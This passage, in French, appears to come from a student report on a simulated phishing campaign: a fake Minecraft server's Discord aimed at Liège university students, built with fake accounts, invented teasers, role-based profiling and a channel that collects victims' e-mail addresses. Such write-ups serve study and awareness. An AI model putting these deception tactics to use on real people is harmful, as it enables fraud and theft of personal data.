
Notre intention n'était pas de mettre les cibles sous pression, mais de les appâter. En stimulant leur curiosité et leur envie de rejoindre notre projet ambitieux, nous avons pensé que nous augmenterions les chances qu'elles interagissent avec nos contenus et qu'elles baissent leur vigilance.

3.1 | Structure


Un bon discord, commence par une belle structure. La première chose à élaborer a donc été la structure du discord.
Le discord était découpé en 10 catégories bien distinctes :


- .===🎓 Administration 🎓===.
- .=== 👑 Rôles 👑 ===.
- .===🚨 Informations 🚨===.
- .===📑 Général 📑===.
- .===❓ Besoin d'aide ❓===.
- .===📚 HELMo 📚===.
- .===📚 HEPL 📚===.
- .===📚 HEL 📚===.
- .===📚 HEC 📚===.
- .===📚 ULG 📚===.

3.1.1 | . === 🎓 Administration 🎓 ===.



Le but de cette catégorie était d'avoir un endroit accessible uniquement par nous, créateurs du projet, en effet, chaque channel présent dans cette catégorie nous était utile à la modération du serveur, par exemple, le channel " 📺 / *logs*" nous permettait d'être informé à chaque fois qu'une personne rejoignait le serveur discord, qu'il choisissait un rôle ou encore qu'il le quittait. Ces logs se manifestent sous cette forme :





Ces logs étaient importants, car grâce à eux nous pouvions garder un historique de chaque personne ayant rejoint le discord. Ce qui assurait que même si quelqu'un se rendait compte de la supercherie et quittait le discord, nous avions encore une trace des actions effectuées par ce joueur.

❗ | **général-admin** : Ce channel nous permettait de discuter entre administrateurs, à l'abri des regards des victimes. C'était notre espace de communication interne.


💻 | **commandes** : Ce channel était réservé à l'exécution de toutes les commandes d'administration du serveur.

👋 | **accueil** : Il annonçait automatiquement chaque nouvelle arrivée d'un potentiel joueur, nous permettant de suivre l'évolution du nombre de victimes en temps réel.

❗ | **administration** : Ce channel servait à stocker les identifiants des faux comptes que nous avions créés dès le lancement du serveur. En effet, pour donner l'illusion d'une communauté active et dynamique, nous avions simulé une activité de base en utilisant ces faux comptes.


✉ | **email-bot** : Ce channel constituait l'élément clé de notre projet. Il centralisait les adresses e-mail des victimes, un processus qui sera détaillé plus en profondeur plus tard.


3.1.2 | .=== 👑 Rôles 👑 ===.



Cette catégorie, souvent utilisée sur les serveurs Discord, servait tout d'abord à vérifier les comptes des utilisateurs (un processus détaillé plus bas).
Une fois leur compte vérifié, les utilisateurs étaient dirigés vers le channel **"✅ | choix-rôles"**, où ils pouvaient sélectionner eux-mêmes leurs rôles sur le serveur.
Les rôles avaient la fonction suivante : ils définissaient les permissions attribuées à chaque joueur. Si un utilisateur ne choisissait aucun rôle, il n'avait tout simplement accès à aucune fonctionnalité du serveur. Cette contrainte nous permettait de forcer les utilisateurs à choisir un ou plusieurs rôles, sous peine d'être bloqués dans leur navigation.
Par ailleurs, cette stratégie nous offrait un avantage supplémentaire : elle nous permettait d'identifier rapidement à quel type de profil, nous avions affaire en fonction des rôles sélectionnés.

Le channel se présentait de la manière suivante :






3 choix étaient offerts au nouvel arrivant ; Le choix de son école, le choix de son bloc, puis, le choix de son cursus.


Grâce à cela, en cliquant sur un utilisateur, nous pouvions savoir en quelques secondes à quel type de profil, nous avions affaire :


3.1.3 | .=== 🚨 Informations 🚨 ===.



Cette catégorie était l'une des pièces maîtresses de notre crédibilité, en effet, c'est grâce à celle-ci que nous partagions les avancées fictives du projet.


Le channel "📌 | **annonces**" était utilisé pour communiquer de manière officielle avec les joueurs. Dans celui-ci, nous avons commencé par introduire le projet aux joueurs. Voici le message qu'ils voyaient après avoir choisi leurs rôles:






Grâce à ce message nous avions une bonne introduction à notre projet de manière à captiver l'attention de nos victimes.

Le channel "📜 | **règles**" était utilisé pour afficher les différentes règles du discord et du serveur minecraft, pratique souvent employée par les serveurs minecraft authentiques. Les règles se manifestent comme ceci :





Le channel qu'il fallait alimenter en priorité était le channel "🚧 | **teasers"**. Par définition, un teaser est une "accroche publicitaire sans mention explicite de produit ou de marque, destinée à intriguer le public et à retenir son attention jusqu'à la campagne principale".

Notre objectif, tout au long de la campagne de phishing, était donc de créer progressivement de l'envie chez nos cibles et, surtout, de leur faire croire que le développement du serveur avançait réellement.

Pour cela, nous avons rédigé de nombreux messages en inventant des fonctionnalités innovantes susceptibles d'attirer leur intérêt. Ces messages étaient accompagnés d'images que nous avons créées nous-mêmes en montant un véritable serveur Minecraft, hébergé localement.

Nous avons ainsi réellement codé plusieurs fonctionnalités typiques des serveurs Minecraft, telles que des menus personnalisés, des systèmes de récompenses, et d'autres éléments caractéristiques, afin de rendre notre projet encore plus crédible aux yeux des victimes. Voici quelques exemples :

Slaynn 04-04-25 20:00

🚀 [TEASER #1] – PREMIER APERÇU DU SPAWN ! 🏰🔥

Bonjour à toutes et à tous ! ⚔️🎓

L'heure est venue de vous dévoiler un premier aperçu du spawn (sans dévoiler trop d'info 🤫) où débutera votre aventure épique ! Attention, ce n'est qu'un teaser, pour le moment aucune fonctionnalité n'est visible sur ces screens. Tout vous sera dévoilé au moment voulu ne vous inquiétez pas !

🧿 À quoi servira le spawn ?
✅ Point de départ de votre faction
✅ Marchés et zones d'échange 🛒
✅ Portails vers différentes arènes, dimensions, farmzones et warzones 🌍
✅ Un lieu où toutes les universités peuvent se croiser... avant de s'affronter 😈

📸 Screenshots ci-dessous ! (🔥 Donnez vos avis et hypez vos équipes !)

🔔 Restez connectés, d'autres teasers arrivent bientôt !
👀 Des idées ou suggestions ? Dites-nous en + dans le channel # 💡 | suggestions !

🔥 Votre université est-elle prête à dominer le serveur ? 🔥

A bientôt sur CampusCraft ! ⚔️
[@everyone]

Slaynn 07-04-25 22:41

🚨 [TEASER #2] – BIENVENUE AUX NOUVEAUX & INFOS SUR LES MENUS 🎮🔥

Bonsoir à toutes et à tous ! 🎓⚔️

Avant toute chose : un énorme bienvenue aux nouveaux arrivants ! Vous êtes de plus en plus nombreux à rejoindre l'aventure, et ça fait extrêmement plaisir de voir la hype monter autour de ce projet. 🙌

🎉 Le serveur s'agrandit chaque jour !
Si vous aimez le concept, n'hésitez pas à inviter vos potes ! Plus on est, plus les guerres seront intenses... et plus la gloire sera grande pour l'école qui se hissera au top. 💥

🔧 Actuellement en développement :

🧭 Le menu du jeu personnalisé
On bosse activement sur un menu clair, stylisé et intuitif qui vous permettra d'accéder facilement à :


Votre faction et vos alliés 🤝

Les zones de guerre et events ⚔️

Le shop, le classement, et plus encore 📊


🎨 Un pack de textures maison est en cours de création !
Ce pack viendra ***sublimer*** l'univers du serveur :

✦ Interfaces personnalisées
✦ Ambiance graphique adaptée à l'univers universitaire



Grâce à ces images, toute personne connaissant un minimum l'univers des serveurs Minecraft, pouvait commencer à tomber dans le piège.

3.1.4 | .===📄 Général 📄===.



Cette catégorie était une invitation directe à la discussion : tous les channels mis en place étaient alimentés par les victimes elles-mêmes.

Le fait que les victimes s'investissent dans le projet en interagissant entre elles nous était particulièrement bénéfique : en participant, elles incitaient également d'autres utilisateurs à s'engager à leur tour, renforçant ainsi la crédibilité et l'authenticité du serveur, ce qui correspondait exactement à notre objectif.

📄 | **général** : Destiné aux discussions entre les joueurs. Tous les sujets pouvaient y être abordés sans restriction particulière.


❓ | **sondages** : Ce canal était utilisé pour proposer des sondages créés par nos soins. Nous y posions des questions relatives aux futures fonctionnalités du serveur, aux préférences des joueurs, et à d'autres éléments visant à renforcer leur sentiment d'implication.

❓ | **questions** : Ce canal offrait aux joueurs la possibilité de poser publiquement leurs questions. Cela nous permettait de répondre rapidement et d'apporter des éclaircissements visibles pour toute la communauté, évitant ainsi que les mêmes questions soient posées plusieurs fois.

💡 | **suggestions** : Ce canal était réservé aux suggestions des joueurs, leur permettant de proposer des idées censées améliorer le serveur Minecraft. Cela renforçait l'illusion qu'ils participaient réellement au développement du projet.

Grâce à l'ensemble de ces espaces, nous avons réussi à instaurer un climat de confiance, en donnant aux utilisateurs l'impression qu'ils avaient un véritable impact sur l'évolution du projet. Cette stratégie d'implication renforçait leur engagement et leur fidélité envers le serveur.

3.1.5 | .=== ❓ Besoin d'aide ❓ ===.




Cette catégorie, à l'image de la précédente, avait pour but d'inciter les victimes à interagir entre elles.

Le channel "SOS | **aide-textuelle"** servait spécifiquement de lieu d'entraide, comme son nom l'indique.

Les joueurs qui rencontraient des difficultés avant la vérification de leur compte pouvaient y poser leurs questions, car ce canal faisait partie des trois channels accessibles aux membres non vérifiés.


Voici un exemple de message envoyé sur le Discord :



Nous pouvons voir ici un utilisateur rencontrant des difficultés pour utiliser notre bot de vérification. Nous lui avons alors proposé notre aide, ce qui lui a permis de finaliser sa vérification avec succès.

Enfin, le channel vocal "📣 | **Aide Vocale"** remplissait la même fonction que le précédent, mais à l'oral.

3.1.6 | .=== HELMo ===.



Nous arrivons dans les dernières catégories, celles-ci étaient simplement des catégories réservées aux différentes Universités/Hautes Écoles. Cela signifie que si quelqu'un choisissait, par exemple, le rôle "HELMo", la victime ne voyait que la catégorie HELMo et aucune autre. Encore une fois, nous avons eu l'idée de mettre ces catégories privatives pour renforcer l'esprit de groupe autour du projet, mais aussi l'idée que les différentes Universités/Hautes Écoles étaient en compétition.

